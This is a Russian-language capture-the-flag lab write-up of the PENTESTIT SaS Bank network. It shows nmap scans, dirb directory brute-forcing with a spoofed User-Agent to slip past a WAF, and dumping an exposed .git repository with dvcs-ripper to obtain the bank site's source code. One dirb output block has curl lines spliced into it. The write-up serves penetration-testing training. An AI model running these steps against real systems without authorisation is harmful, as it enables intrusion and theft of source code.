


STABLE & SECURE BANK

LAB WRITEUP

Проникаем в сеть вымышленного банка с настоящими современными уязвимостями

Компания PENTESTIT, занимающаяся информационной безопасностью, запустила свою новую, восьмую лабораторию для проверки навыков в практическом тестировании на проникновение.

Лаборатория представляет собой корпоративную сеть, очень похожую на сеть настоящей организации. Благодаря лабораториям PENTESTIT можно всегда быть в курсе последних уязвимостей и попробовать себя в качестве настоящего пентестера, параллельно обучаясь у настоящих профессионалов — тех, кто каждый день занимается тестированием на проникновение в реальных сетях.

После трех недель усердной работы, десять человек уже смогли скомпрометировать все десять машин в сети, и взять все двенадцать токенов. Мне посчастливилось оказаться на четвертом месте.

ВАЖНО: Я не являюсь сотрудником или аффилированным лицом компании PENTESTIT. Этот документ описывает шаги, которые я предпринял чтобы получить доступ к двум компьютерам в сети лаборатории. Мои личные рекомендации и предпочтения никаким образом не относятся к официальному мнению компании PENTESTIT.

ОТКАЗ ОТ ОТВЕТСТВЕННОСТИ: Вся информация в этом документе предоставлена исключительно в образовательных целях. Продолжая читать этот документ вы соглашаетесь не использовать эту информацию в незаконных целях, и подтверждаете что вы и только вы несете полную ответственность за свои действия основанные или полученные благодаря информации из этого документа. Автор этого документа и компания PENTESTIT не несут никакой ответственности за любой ущерб причиненный кому либо в результате прочтения данного документа.

ПОДКЛЮЧЕНИЕ К ЛАБОРАТОРИИ


Прежде чем начать, нужно зарегистрироваться в лаборатории, настроить VPN-соединение и подключиться к сети SaS Bank.

Зарегистрируйтесь здесь: *https://lab.pentestit.ru/pentestlabs/4*, и затем следуйте инструкциям на странице «Подключение».

Для проведения тестирования я рекомендую установить в виртуальной машине Kali Linux — специальную версию Линукса для пентестеров, в которой есть все необходимое чтобы приступить к делу. Если вы этого еще не сделали — самое время.

НАЧИНАЕМ ТЕСТИРОВАНИЕ

После регистрации мы видим следующую схему сети:



Это значит, что нам должны быть доступны два шлюза: 192.168.101.6, and 192.168.101.7. Никакие внутренние сервера не будут доступны сразу, так что нам нужно будет найти способ получить к ним доступ.

Итак, с чего начнем?

СКАНИРОВАНИЕ ПОРТОВ


Конечно, внутренние подсети пока не видны, но некоторые службы, запущенные на внутренних серверах, наверняка будут доступны снаружи через порты на шлюзах. Первым этапом просканируем хосты

с помощью nmap — самой распространенной утилиты для сканирования портов. Запускаем...


```
root@Kali:~# nmap -sS -v -T4 192.168.101.6

Starting Nmap 6.49BETA4 ( https://nmap.org ) at 2015-12-03 02:03 EST
Initiating Ping Scan at 02:03
Scanning 192.168.101.6 [4 ports]
Completed Ping Scan at 02:03, 0.23s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 02:03
Scanning www.sas-bank.lab (192.168.101.6) [1000 ports]
Discovered open port 80/tcp on 192.168.101.6
Discovered open port 443/tcp on 192.168.101.6
Completed SYN Stealth Scan at 02:03, 14.49s elapsed (1000 total ports)
Nmap scan report for www.sas-bank.lab (192.168.101.6)
Host is up (0.12s latency).
Not shown: 998 filtered ports
PORT    STATE SERVICE
80/tcp  open  http
443/tcp open  https

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 14.84 seconds
           Raw packets sent: 2011 (88.460KB) | Rcvd: 12 (512B)
root@Kali:~#
```

Как видим, 192.168.101.6 дает нам доступ к двум веб-приложениям через HTTP и HTTPS, которые, скорее всего, размещены на одном или двух серверах внутри сети. Скоро выясним!

Открываем браузер и проверяем находки. Порт 80, HTTP:



Теперь пробуем *https://192.168.101.6/* и видим следующую картину.




Все подтвердилось. Теперь просканируем 192.168.101.7:

```
root@Kali:~# nmap -sS -v -T4 192.168.101.7

Starting Nmap 6.49BETA4 ( https://nmap.org ) at 2015-12-03 02:05 EST
Initiating Ping Scan at 02:05
Scanning 192.168.101.7 [4 ports]
Completed Ping Scan at 02:05, 0.23s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 02:05
Completed Parallel DNS resolution of 1 host. at 02:05, 0.01s elapsed
Initiating SYN Stealth Scan at 02:05
Scanning 192.168.101.7 [1000 ports]
Discovered open port 25/tcp on 192.168.101.7
Discovered open port 22/tcp on 192.168.101.7
SYN Stealth Scan Timing: About 13.00% done; ETC: 02:09 (0:03:27 remaining)
Increasing send delay for 192.168.101.7 from 0 to 5 due to 11 out of 14 dropped
probes since last increase.
SYN Stealth Scan Timing: About 16.70% done; ETC: 02:11 (0:05:04 remaining)
Increasing send delay for 192.168.101.7 from 5 to 10 due to 11 out of 11 dropped
 probes since last increase.
SYN Stealth Scan Timing: About 20.35% done; ETC: 02:12 (0:05:56 remaining)
SYN Stealth Scan Timing: About 24.05% done; ETC: 02:13 (0:06:22 remaining)
Discovered open port 8100/tcp on 192.168.101.7
SYN Stealth Scan Timing: About 42.90% done; ETC: 02:15 (0:05:57 remaining)
SYN Stealth Scan Timing: About 48.90% done; ETC: 02:15 (0:05:24 remaining)
SYN Stealth Scan Timing: About 54.50% done; ETC: 02:15 (0:04:51 remaining)
SYN Stealth Scan Timing: About 60.00% done; ETC: 02:15 (0:04:19 remaining)
SYN Stealth Scan Timing: About 65.50% done; ETC: 02:16 (0:03:45 remaining)
SYN Stealth Scan Timing: About 71.00% done; ETC: 02:16 (0:03:10 remaining)
SYN Stealth Scan Timing: About 76.60% done; ETC: 02:16 (0:02:34 remaining)
SYN Stealth Scan Timing: About 82.15% done; ETC: 02:16 (0:01:58 remaining)
SYN Stealth Scan Timing: About 87.30% done; ETC: 02:16 (0:01:24 remaining)
SYN Stealth Scan Timing: About 92.40% done; ETC: 02:16 (0:00:51 remaining)
Completed SYN Stealth Scan at 02:16, 669.06s elapsed (1000 total ports)
Nmap scan report for 192.168.101.7
Host is up (0.11s latency).
Not shown: 997 filtered ports
PORT     STATE SERVICE
22/tcp   open  ssh
25/tcp   open  smtp
8100/tcp open  xprint-server

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 669.38 seconds
           Raw packets sent: 2184 (96.072KB) | Rcvd: 9 (380B)
root@Kali:~#
```

Во время агрессивного сканирования (а я использовал опцию T4, чтобы ускорить процесс) некоторые пакеты были отфильтрованы, и nmap-у пришлось увеличить время ожидания между отправкой пакетов. Видимо шлюз защищен IPS (Intrusion prevention system), которая противодействует сканированию портов.

Как бы там ни было, мы все равно определили еще три открытых порта. Порт 22 и 25 говорят сами за себя, а вот на порту 8100 нас ожидает почтовый веб-интерфейс домена sas-bank.lab:



С ЧЕГО НАЧАТЬ?

Судя по всему имеет смысл начать с сайтов за 192.168.101.6, потому что из них, как показывает практика, мы скорее всего сможем получить много дополнительной информации, такой как SSH-ключи, имена пользователей почты и возможно что-то еще.

АТАКУЕМ САЙТ


Сайт может содержать множество различных уязвимостей, поэтому нужно определиться что конкретно мы будем начинать. Я предлагаю начать со следующего:

- информация в исходниках HTML страниц,
- скрытые директории,
- точки пользовательского ввода для разного рода инъекций,
- загрузка файлов.

Изучение исходников страницы не дало больших результатов, поэтому я решил просканировать скрытые директории используя утилиту dirb встроенную в Kali:

```
root@Kali:~# dirb http://192.168.101.6/

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Thu Dec  3 02:32:49 2015
URL_BASE: http://192.168.101.6/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://192.168.101.6/ ----
(!) WARNING: All responses for this directory seem to be CODE = 403.
    (Use mode '-w' if you want to scan it anyway)

-----------------
END_TIME: Thu Dec  3 02:33:11 2015
DOWNLOADED: 101 - FOUND: 0
root@Kali:~#
```

Интересно, сервер на все запросы отвечает статус-кодом HTTP 403, но когда я в браузере захожу на страницу вроде *http://192.168.101.6/whatever* я получаю обычную 404-ю ошибку:



Банк защитился не только от сканирования портов, но и от сканирования директорий. Судя по всему веб-приложение закрыто WAF (Web application firewall). Но так как сайт продолжает быть доступным через браузер, скорее всего дело в HTTP заголовках. Попробуем представиться браузером отправив соответствующее значение User-Agent:

```
root@Kali:~# dirb http://192.168.101.6/ -a "Mozilla/5.0 (X11; Linux x86_64; rv:3
1.0) Gecko/20100101 Firefox/31.0 Iceweasel/31.8.0"

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Thu Dec  3 02:38:37 2015
root@Kali:~# curl -A "Mozilla/5.0 (X11; Linux x86_64; rv:31.0) Gecko/20100101 Fi
refox/31.0 Iceweasel/31.8.0" http://192.168.101.6/.git/HEAD
ref: refs/heads/master
root@Kali:~# curl -A "Mozilla/5.0 (X11; Linux x86_64; rv:31.0) Gecko/20100101 Fi
refox/31.0 Iceweasel/31.8.0" http://192.168.101.6/.git/refs/heads/master
4dfbe80ecea410db1fa5e83bb26d5717963aa56f
root@Kali:~#
GENERATED WORDS: 4612

---- Scanning URL: http://192.168.101.6/ ----
+ http://192.168.101.6/.git/HEAD (CODE:200|SIZE:23)
+ http://192.168.101.6/.htaccess (CODE:200|SIZE:356)
-> Testing: http://192.168.101.6/~tmp
```

Другое дело, dirb сразу нашел несколько скрытых директорий и файлов. Пока он продолжает сканировать, давайте посмотрим что можно найти в .htaccess и .git.

В .htaccess ничего интересного нет, а вот .git может оказаться очень важной находкой. Разработчики, которые оставляют папку .git в www root открывают доступ к своему коду широкой публике, а в коде можно найти многое — от информации о конфигурации сети до паролей пользователей и доступов к БД.

Попробуем зайти: *http://192.168.101.6/.git/*. К сожалению для нас, листинг директории на сервере запрещен. Но не беда, у git-а есть совершенно определенная и известная структура файлов. Посмотрим что есть, например, в HEAD:

```
root@Kali:~# curl -A "Mozilla/5.0 (X11; Linux x86_64; rv:31.0) Gecko/20100101 Fi
refox/31.0 Iceweasel/31.8.0" http://192.168.101.6/.git/HEAD
ref: refs/heads/master
root@Kali:~# curl -A "Mozilla/5.0 (X11; Linux x86_64; rv:31.0) Gecko/20100101 Fi
refox/31.0 Iceweasel/31.8.0" http://192.168.101.6/.git/refs/heads/master
4dfbe80ecea410db1fa5e83bb26d5717963aa56f
root@Kali:~#
```

Все доступно! Так как обычному git-клиенту нужен включенный листинг директорий чтобы клонировать репозиторий, нам придется попробовать что-то другое.

Быстрый поиск в Гугле дает следующие результаты: *https://github.com/kost/dvcs-ripper* — утилита на Перле, которая может скачивать удаленные репозитории без необходимости в листинге. Попробуем.

Для начала установим dvcs-ripper:

```
root@Kali:~/TL8-writeup/site# git clone https://github.com/kost/dvcs-ripper.git
Cloning into 'dvcs-ripper'...
remote: Counting objects: 135, done.
remote: Total 135 (delta 0), reused 0 (delta 0), pack-reused 135
Receiving objects: 100% (135/135), 44.38 KiB | 0 bytes/s, done.
Resolving deltas: 100% (74/74), done.
Checking connectivity... done.
```

Запускаем его как описано в документации на ГитХабе, и он начинает скачивать все что нам нужно:

```
root@Kali:~/TL8-writeup/site# ./dvcs-ripper/rip-git.pl -s -v -u http://192.168.1
01.6/.git/
[i] Downloading git files from http://192.168.101.6/.git/
[i] Auto-detecting 404 as 200 with 3 requests
[i] Getting correct 404 responses
[i] Using session name: VtfqiioZ
[d] found COMMIT_EDITMSG
[d] found config
[d] found description
[d] found HEAD
[d] found index
[!] Not found for packed-refs: 404 Not Found
[!] Not found for objects/info/alternates: 404 Not Found
[!] Not found for info/grafts: 404 Not Found
[d] found logs/HEAD
[d] found objects/4d/fbe80ecea410db1fa5e83bb26d5717963aa56f
[d] found refs/heads/master
[i] Running git fsck to check for missing items
Checking object directories: 100% (256/256), done.
[d] found objects/03/64b63dcc194450ea2e388ea44d478554b282be
```


Вот мы и скачали копию кода всего сайта!

```
root@Kali:~/TL8-writeup/site# ls -la
total 56
drwxr-xr-x  7 root root 4096 Dec  3 02:59 .
drwxr-xr-x  3 root root 4096 Dec  3 02:55 ..
drwxr-xr-x 12 root root 4096 Dec  3 02:59 app
-rwxr-xr-x  1 root root 2452 Dec  3 02:59 artisan
drwxr-xr-x  2 root root 4096 Dec  3 02:59 bootstrap
-rw-r--r--  1 root root  697 Dec  3 02:59 composer.json
drwxr-xr-x  3 root root 4096 Dec  3 02:56 dvcs-ripper
drwxr-xr-x  6 root root 4096 Dec  3 02:59 .git
-rw-r--r--  1 root root   12 Dec  3 02:59 .gitattributes
-rw-r--r--  1 root root  100 Dec  3 02:59 .gitignore
-rw-r--r--  1 root root  567 Dec  3 02:59 phpunit.xml
drwxr-xr-x  5 root root 4096 Dec  3 02:59 public
-rw-r--r--  1 root root 2051 Dec  3 02:59 readme.md
-rw-r--r--  1 root root  519 Dec  3 02:59 server.php
root@Kali:~/TL8-writeup/site#
```

Пока мы этим занимались, утилита dirb почти закончила свою работу и нашла еще несколько файлов и папок, из которых, правда, ничего не представляет большого интереса — практически все они итак доступны через ссылки на сайте.

```
---- Scanning URL: http://192.168.101.6/ ----
+ http://192.168.101.6/.git/HEAD (CODE:200|SIZE:23)
+ http://192.168.101.6/.htaccess (CODE:200|SIZE:356)
+ http://192.168.101.6/admin (CODE:302|SIZE:352)
+ http://192.168.101.6/contacts (CODE:200|SIZE:1796)
==> DIRECTORY: http://192.168.101.6/css/
+ http://192.168.101.6/favicon.ico (CODE:200|SIZE:0)
+ http://192.168.101.6/feedback (CODE:405|SIZE:4390)
==> DIRECTORY: http://192.168.101.6/img/
+ http://192.168.101.6/index.php (CODE:200|SIZE:2095)
==> DIRECTORY: http://192.168.101.6/js/
+ http://192.168.101.6/news (CODE:200|SIZE:1486)
==> DIRECTORY: http://192.168.101.6/packages/
